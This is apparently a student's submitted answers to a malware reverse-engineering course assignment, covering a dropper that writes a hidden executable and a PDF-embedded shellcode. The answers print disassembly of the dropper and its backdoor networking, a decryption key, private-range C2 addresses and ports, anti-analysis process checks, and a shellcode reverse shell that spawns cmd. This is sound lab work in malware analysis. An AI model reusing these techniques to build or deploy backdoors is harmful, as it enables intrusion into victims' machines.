E8 33 FF FF FF          call    get_dropper_filepath_sub_41C84
89 45 F4                mov     [ebp+var_C], eax
C7 44 24 18 00 00 00 00 mov     [esp+38h+hTemplateFile], 0 ; hTemplateFile
C7 44 24 14 02 00 00 00 mov     [esp+38h+dwFlagsAndAttributes], FILE_ATTRIBUTE_HIDDEN ; dwFlagsAndAttributes
C7 44 24 10 02 00 00 00 mov     [esp+38h+dwCreationDisposition], CREATE_ALWAYS ; dwCreationDisposition
C7 44 24 0C 00 00 00 00 mov     [esp+38h+lpSecurityAttributes], 0 ; lpSecurityAttributes
C7 44 24 08 00 00 00 00 mov     [esp+38h+dwShareMode], 0 ; dwShareMode
C7 44 24 04 00 00 00 40 mov     [esp+38h+dwDesiredAccess], GENERIC_WRITE ; dwDesiredAccess
8B 45 F4                mov     eax, [ebp+var_C]
89 04 24                mov     [esp+38h+lpFileName], eax ; lpFileName
A1 70 C1 FC 00          mov     eax, ds:CreateFileA
FF D0                   call    eax ; CreateFileA
83 EC 1C                sub     esp, 1Ch
89 45 F0                mov     [ebp+hFile], eax
83 7D F0 FF             cmp     [ebp+hFile], 0FFFFFFFFh
75 0C                   jnz     short loc_FC1DA9
```

lpFileName: “C:\Users\chetp\AppData\Local\Temp\the5.0gpagrind.exe” (The name of the file or device to be created or opened)

dwDesiredAccess: GENERIC_WRITE (The requested access to the file or device)

dwCreationDisposition: CREATE_ALWAYS. (An action to take on a file or device that exists or does not exist. CREATE_ALWAYS: Creates a new file, always.)

dwFlagsAndAttributes: FILE_ATTRIBUTE_HIDDEN (The file or device attributes and flags. FILE_ATTRIBUTE_HIDDEN: The file is hidden. Do not include it in an ordinary directory listing.)

CreateFileA creates or opens a file “C:\Users\chetp\AppData\Local\Temp\the5.0gpagrind.exe” and returns a handle that can be used to access the file or device.

```
31DA9
31DA9                           loc_331DA9:             ; lpOverlapped
31DA9 C7 44 24 10 00 00 00 00   mov     [esp+38h+dwCreationDisposition], 0
31DB1 8D 45 E8                  lea     eax, [ebp+NumberOfBytesWritten]
31DB4 89 44 24 0C               mov     [esp+38h+lpSecurityAttributes], eax ; lpNumberOfBytesWritte
31DB8 C7 44 24 08 00 3C 00 00   mov     [esp+38h+dwShareMode], 15360 ; nNumberOfBytesToWrite
31DC0 8B 45 08                  mov     eax, [ebp+lpBuffer]
31DC3 89 44 24 04               mov     [esp+38h+dwDesiredAccess], eax ; lpBuffer
31DC7 8B 45 F0                  mov     eax, [ebp+hFile]
31DCA 89 04 24                  mov     [esp+38h+lpFileName], eax ; hFile
31DCD A1 C4 C1 33 00            mov     eax, ds:WriteFile
31DD2 FF D0                     call    eax ; WriteFile
31DD4 83 EC 14                  sub     esp, 14h
31DD7 88 45 EF                  mov     [ebp+var_11], al
100.00% (1884,1686) (1851,608) 000011C3 0000000000331DC3: create_and_write_file_401D46+7D (Synchronized with EIP)
```

The next Windows API call in sub_401D46 is WriteFile, called with the following key parameters:

hFile: A handle to the file; handle that was returned in the earlier call

nNumberOfBytesToWrite: 15360 ; The number of bytes to be written to the file or device.


lpBuffer: contains pointer that was the argument passed in to sub_401D46 earlier pointing to the decoded executable to be dropped; to be written into the file.

Hence, the long decoded string is written into the file in sub_401D46.

Questions 5-7 require you to analyze the created file (Hint: **Start your analysis from sub_401C50**)

5. The created file contains encrypted IP and Port numbers.
    a. What is the encryption algorithm and encryption key used? [2]

Key: Ul0v3M@lwArE



The key “Ul0v3M@lwArE” is returned after executing sub_401776, which takes in “ilovemalware” and modifies it to give “Ul0v3M@lwArE”. After that, the next function call takes the “Ul0v3M@lwArE” string which is likely used as an argument in sub_40170F.


```
.text:013519D5
.text:013519D5                          ZZ_decrypt_to_get_IP_sub_3319D5 proc near
.text:013519D5
.text:013519D5                          var_28= dword ptr -28h
.text:013519D5                          var_24= dword ptr -24h
.text:013519D5                          var_20= dword ptr -20h
.text:013519D5                          var_C= dword ptr -0Ch
.text:013519D5
.text:013519D5 55                       push    ebp
.text:013519D6 89 E5                    mov     ebp, esp
.text:013519D8 83 EC 28                 sub     esp, 28h
.text:013519DB C7 44 24 08 0E 00 00 00  mov     [esp+28h+var_20], 14 ; int
.text:013519E3 C7 44 24 04 14 30 35 01  mov     [esp+28h+var_24], offset unk_1353014 ; int
.text:013519EB C7 04 24 04 30 35 01     mov     [esp+28h+var_28], offset Str ; Ul0v3M@lwArE
.text:013519F2 E8 18 FD FF FF           call    ZZ_decryption_sub_40170F
.text:013519F7 89 45 F4                 mov     [ebp+var_C], eax
.text:013519FA 8B 45 F4                 mov     eax, [ebp+var_C]
.text:013519FD C9                       leave
.text:013519FE C3                       retn
.text:013519FE                          ZZ_decrypt_to_get_IP_sub_3319D5 endp
.text:013519FE
```

b. What is the IP and Port number [1]


IP: 192.168.99.128
Port number: 33444


I obtained these values after stepping through with a debugger.

For sub_4019AB, I believe it decrypts to return a pointer to the port value string, as can be seen in the screenshot below:




For sub_4019D5, I believe it decrypts to return a pointer to the IP address value string, as it returns a pointer to “192.168.99.128” after stepping through with a debugger.





6. The created file checks for the presence of certain softwares. What softwares is it checking for? [1]


Wireshark.exe and fakenet.exe. Likely to avoid analysts using these 2 programs to try and obtain the IP and port it calls out to. These 2 strings, “Wireshark.exe” and “fakenet.exe”, were compared with for every process name in the process enumeration function.




7. Explain the main functionality of the created file. Explain with evidence on how you arrive at your conclusion. [2]


It is a backdoor.

After connecting to the C2 server, it sleeps for 10 milliseconds before trying to reconnect again. Hence, the malware beacon interval is likely set at 10 milliseconds




It is also likely a client rather than a server, as WSAStartup is called followed by socket, then inet_addr and then connect.





It can also send data to the remote socket and get server response data with recv:




```
.text:003C1B4C mov     [esp+Size], 47D0h ; Size
.text:003C1B54 mov     dword ptr [esp+4], 0 ; Val
.text:003C1B5C lea     eax, [ebp+Destination]
.text:003C1B62 mov     [esp+s], eax    ; void *
.text:003C1B65 call    memset
.text:003C1B6A mov     eax, ds:Size
.text:003C1B6F mov     edx, eax
.text:003C1B71 mov     [esp+flags], 0  ; flags
.text:003C1B79 mov     [esp+Size], 400h ; len
.text:003C1B81 lea     eax, [ebp+buf]
.text:003C1B87 mov     [esp+4], eax    ; buf
.text:003C1B8B mov     [esp+s], edx    ; s
.text:003C1B8E mov     eax, ds:recv
.text:003C1B93 call    eax ; recv      ; The recv function receives data from a connected socket
.text:003C1B95 sub     esp, 16
.text:003C1B98 movzx   edx, ds:byte_3C404A
.text:003C1B9F movzx   eax, [ebp+buf]
.text:003C1BA6 movzx   edx, dl
.text:003C1BA9 movzx   eax, al
.text:003C1BAC sub     edx, eax
.text:003C1BAE test    edx, edx
.text:003C1BB0 jnz     short loc_3C1BBC
```

This assignment has two parts, A and B, for a total of 30 marks. The two parts can be done in isolation (i.e. you do not need to finish part A to attempt part B and vice versa)

Part B

Your friend has learnt his lesson and is now wary of downloading exe files from the internet. Instead, he decided to download a free PDF booklet about meditation techniques to help him destress. However, to be safe, you decided to help your friend analyze the PDF file before he opens it. You noticed that there was a shellcode embedded within the document and you managed to extract it out and save it to the file “shellcode.bin”.

The goal of this assignment is to use reverse engineering to find out the functionalities of the shellcode, “shellcode.bin”. You are allowed to use any open-source tools for this assignment and explore any techniques that were taught during the course.

- You are not supposed to connect the VM to the internet
- You are allowed to transfer tools into the VM and work on them
- You are not supposed to copy any of the artifacts out of the VM
- You are not supposed to submit the samples online
- Any negligence or misconduct will be severely dealt with


Please include relevant screenshots to show how you have obtained your answer. Answers with no supporting evidence will not be given credit

Part B: Shellcode [15]

1. When the shellcode is run, what IP address and port does it communicate to? Give your answer in the format <IP address>:<port> [1]

192.168.203.29:13379


I found this out after running the shellcode with scdbg, where the IP and port are displayed as arguments passed to the Windows API call connect().



2. When the shellcode is run, what is the name of the process that it creates? [1]

cmd

I found this out after running the shellcode with scdbg, where cmd is displayed as an argument passed to the Windows API call CreateProcessA(). According to MSDN, it could be the parameter lpApplicationName which could indicate it is the process name.



